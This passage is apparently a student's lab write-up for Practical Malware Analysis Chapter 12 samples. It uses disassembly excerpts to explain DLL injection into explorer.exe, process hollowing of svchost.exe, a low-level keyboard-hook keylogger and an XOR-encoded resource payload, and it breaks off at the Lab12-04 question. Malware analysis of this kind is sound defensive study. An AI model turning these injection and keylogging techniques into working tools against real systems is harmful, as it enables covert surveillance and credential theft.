


Figure 9. Changes in Entry Point

iv. Which Windows system file does the malware infect?

It infects C:\\Windows\\System32\\civc.exe.



Name	Description	Company Name	Path
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\\WINDOWS\\system32\\gdi32.dll
imm32.dll	Windows XP IMM32 API Client DLL	Microsoft Corporation	C:\\WINDOWS\\system32\\imm32.dll
inet_epar32.dll			C:\\WINDOWS\\system32\\inet_epar32.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\\WINDOWS\\system32\\kernel32.dll
locale.nls			C:\\WINDOWS\\system32\\locale.nls
msacm32.dll	Microsoft ACM Audio Filter	Microsoft Corporation	C:\\WINDOWS\\system32\\msacm32.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\\WINDOWS\\system32\\msvcrt.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\\WINDOWS\\system32\\ntdll.dll
ntmarta.dll	Windows NT MARTA provider	Microsoft Corporation	C:\\WINDOWS\\system32\\ntmarta.dll
ole32.dll	Microsoft DLE for Windows	Microsoft Corporation	C:\\WINDOWS\\system32\\ole32.dll

Practical No. 6

a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis.

i. What happens when you run the malware executable?

A Message box with a incremental number in its title pops up every now and then...



ii. What process is being injected?

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.

Address	Ordinal	Name	Library
00405000		CloseHandle	KERNEL32
00405004		OpenProcess	KERNEL32
00405008		CreateRemoteThread	KERNEL32
0040500C		GetModuleHandleA	KERNEL32
00405010		WriteProcessMemory	KERNEL32
00405014		VirtualAllocEx	KERNEL32
00405018		IstrcatA	KERNEL32
0040501C		GetCurrentDirectoryA	KERNEL32
00405020		GetProcAddress	KERNEL32
00405024		LoadLibraryA	KERNEL32
00405028		GetCommandLineA	KERNEL32
0040502C		GetVersion	KERNEL32
00405030		ExitProcess	KERNEL32
00405034		TerminateProcess	KERNEL32
00405038		GetCurrentProcess	KERNEL32
0040503C		UnhandledExceptionFilter	KERNEL32

Figure 2. CreateRemoteThread in imports

“explorer.exe” is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```

.text:00401036      lea     edi, [ebp+var_FE]
.text:0040103C      rep stosd
.text:0040103E      stosw
.text:00401040      mov     eax, [ebp+dwProcessId]
.text:00401043      push   eax                ; dwProcessId
.text:00401044      push   0                  ; binheritHandle
.text:00401046      push   410h               ; dwDesiredAccess
.text:00401048      call   ds:OpenProcess
.text:00401051      mov     [ebp+h0bject], eax
.text:00401054      cmp     [ebp+h0bject], 0
.text:00401058      jz     short loc_401095
.text:0040105A      lea     ecx, [ebp+var_110]
.text:00401060      push   ecx
.text:00401061      push   4
.text:00401063      lea     edx, [ebp+var_10C]
.text:00401069      push   edx
.text:0040106A      mov     eax, [ebp+h0bject]
.text:0040106D      push   eax
.text:0040106E      call   dword_408714
.text:00401074      test   eax, eax
.text:00401076      jz     short loc_401095
.text:00401078      push   104h
.text:0040107D      lea     ecx, [ebp+var_108]
.text:00401083      push   ecx
.text:00401084      mov     edx, [ebp+var_10C]
.text:0040108A      push   edx
.text:0040108B      mov     eax, [ebp+h0bject]
.text:0040108E      push   eax
.text:0040108F      call   dword_40870C
.text:00401095      loc_401095:                ; CODE XREF: sub_401000+58fj
.text:00401095      ; sub_401000+76fj
.text:00401095      push   0Ch                ; size_t
.text:00401097      push   offset aExplorer_exe ; "explorer.exe"
.text:0040109C      lea     ecx, [ebp+var_108]
.text:004010A2      push   ecx                ; char *
.text:004010A3      call   __strnicmp
.text:004010A8      add     esp, 0Ch
.text:004010AB      test   eax, eax
.text:004010AD      jnz    short loc_4010B6
.text:004010AF      mov     eax, 1
.text:004010B4      jmp     short loc_4010C2

```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.




Figure 4. Explorer.exe injected with dll

iii. How can you make the malware stop the pop-ups?

Kill explorer.exe and re-run it again

iv. How does this malware operate?

Lab12-01.exe

The malware begins by using psapi.dll's [EnumProcesses](#) to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```

xor     eax, eax
mov     [ebp+var_110], eax
mov     [ebp+var_10C], eax
mov     [ebp+var_108], eax
mov     [ebp+var_1178], 44h
mov     ecx, 10h
xor     eax, eax
lea     edi, [ebp+var_1174]
rep stosd
mov     [ebp+var_118], 0
push   offset ProcName ; "EnumProcessModules"
push   offset LibFileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax                ; hModule
call   ds:GetProcAddress
mov     dword_408714, eax
push   offset aGetmodulebasen ; "GetModuleBaseNameA"
push   offset LibFileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax                ; hModule
call   ds:GetProcAddress
mov     dword_40870C, eax
push   offset aEnumprocesses ; "EnumProcesses"
push   offset LibFileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax                ; hModule
call   ds:GetProcAddress
mov     dword_408710, eax
lea     ecx, [ebp+Buffer]
push   ecx                ; lpBuffer
push   104h                ; nBufferLength
call   ds:GetCurrentDirectoryA
push   offset String2 ; "\\\"
lea     edx, [ebp+Buffer]
push   edx                ; lpString1
call   ds:lstrcatA
push   offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push   eax                ; lpString1
call   ds:lstrcatA
lea     ecx, [ebp+var_1120]
push   ecx                ; _DWORD
push   1000h                ; _DWORD
lea     edx, [ebp+dwProcessId]
push   edx                ; _DWORD
call   dword_408710
test   eax, eax
jnz    short loc_4011D0

```

Figure 5. EnumPorcesses

While looping through the processes only “explorer.exe” will be injected. The following figure shows the filtering taking place.




Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contains the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)

Lab12-01.dll

The DllMain first creates a thread @ subroutine 0x1001030.




Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.

b. Analyze the malware found in the file *Lab12-02.exe*.

b. What is the purpose of this program?

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.




Figure 1. Write file to practicalmalwareanalysis.log




Figure 2. Keystrokes in log file

ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.




Figure 3. Create Suspended process, unmap memory

```

loc_4012B9:                ; lpNumberOfBytesWritten
push 0
push 4                     ; nSize
mov  edx, [ebp+var_8]
add  edx, 34h
push edx                   ; lpBuffer
mov  eax, [ebp+lpContext]
mov  ecx, [eax+004h]
add  ecx, 8
push ecx                   ; lpBaseAddress
mov  edx, [ebp+ProcessInformation.hProcess]
push edx                   ; hProcess
call ds:WriteProcessMemory
mov  eax, [ebp+var_8]
mov  ecx, [ebp+lpBaseAddress]
add  ecx, [eax+28h]
mov  edx, [ebp+lpContext]
mov  [edx+000h], ecx
mov  eax, [ebp+lpContext]
push eax                   ; lpContext
mov  ecx, [ebp+ProcessInformation.hThread]
push ecx                   ; hThread
call ds:SetThreadContext
mov  edx, [ebp+ProcessInformation.hThread]
push edx                   ; hThread
call ds:ResumeThread
jmp  short loc_401300
    
```

Figure 4. WriteProcessMemory, ResumeThread

iii. Where is the malicious payload stored?

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.




Figure 5. Resource with lots of As in it

iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by "A".

Malware Analysis

```
.text:0040141B loc_40141B: ; CODE XREF: FindResource+E0fj
.text:0040141B          push    'A' ; XOR Key
.text:0040141D          mov     edx, [ebp+dwSize]
.text:00401420          push    edx
.text:00401421          mov     eax, [ebp+var_8]
.text:00401424          push    eax
.text:00401425          call   XOR
.text:0040142A          add     esp, 0Ch
```

Figure 7. XOR by A

c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file *Lab12-03.exe*

i. What is the purpose of this malicious payload?

The use of SetWindowsHookExA with WH_KEYBOARD_LL as the id which suggests that this is a keylogger.




Figure 1. SetWindowsHookExA


ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH_KEYBOARD or WH_KEYBOARD_LL hook procedure types, respectively. For WH_KEYBOARD_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

d. Analyze the malware found in the file *Lab12-04.exe*.


i. What does the code at 0x401000 accomplish?

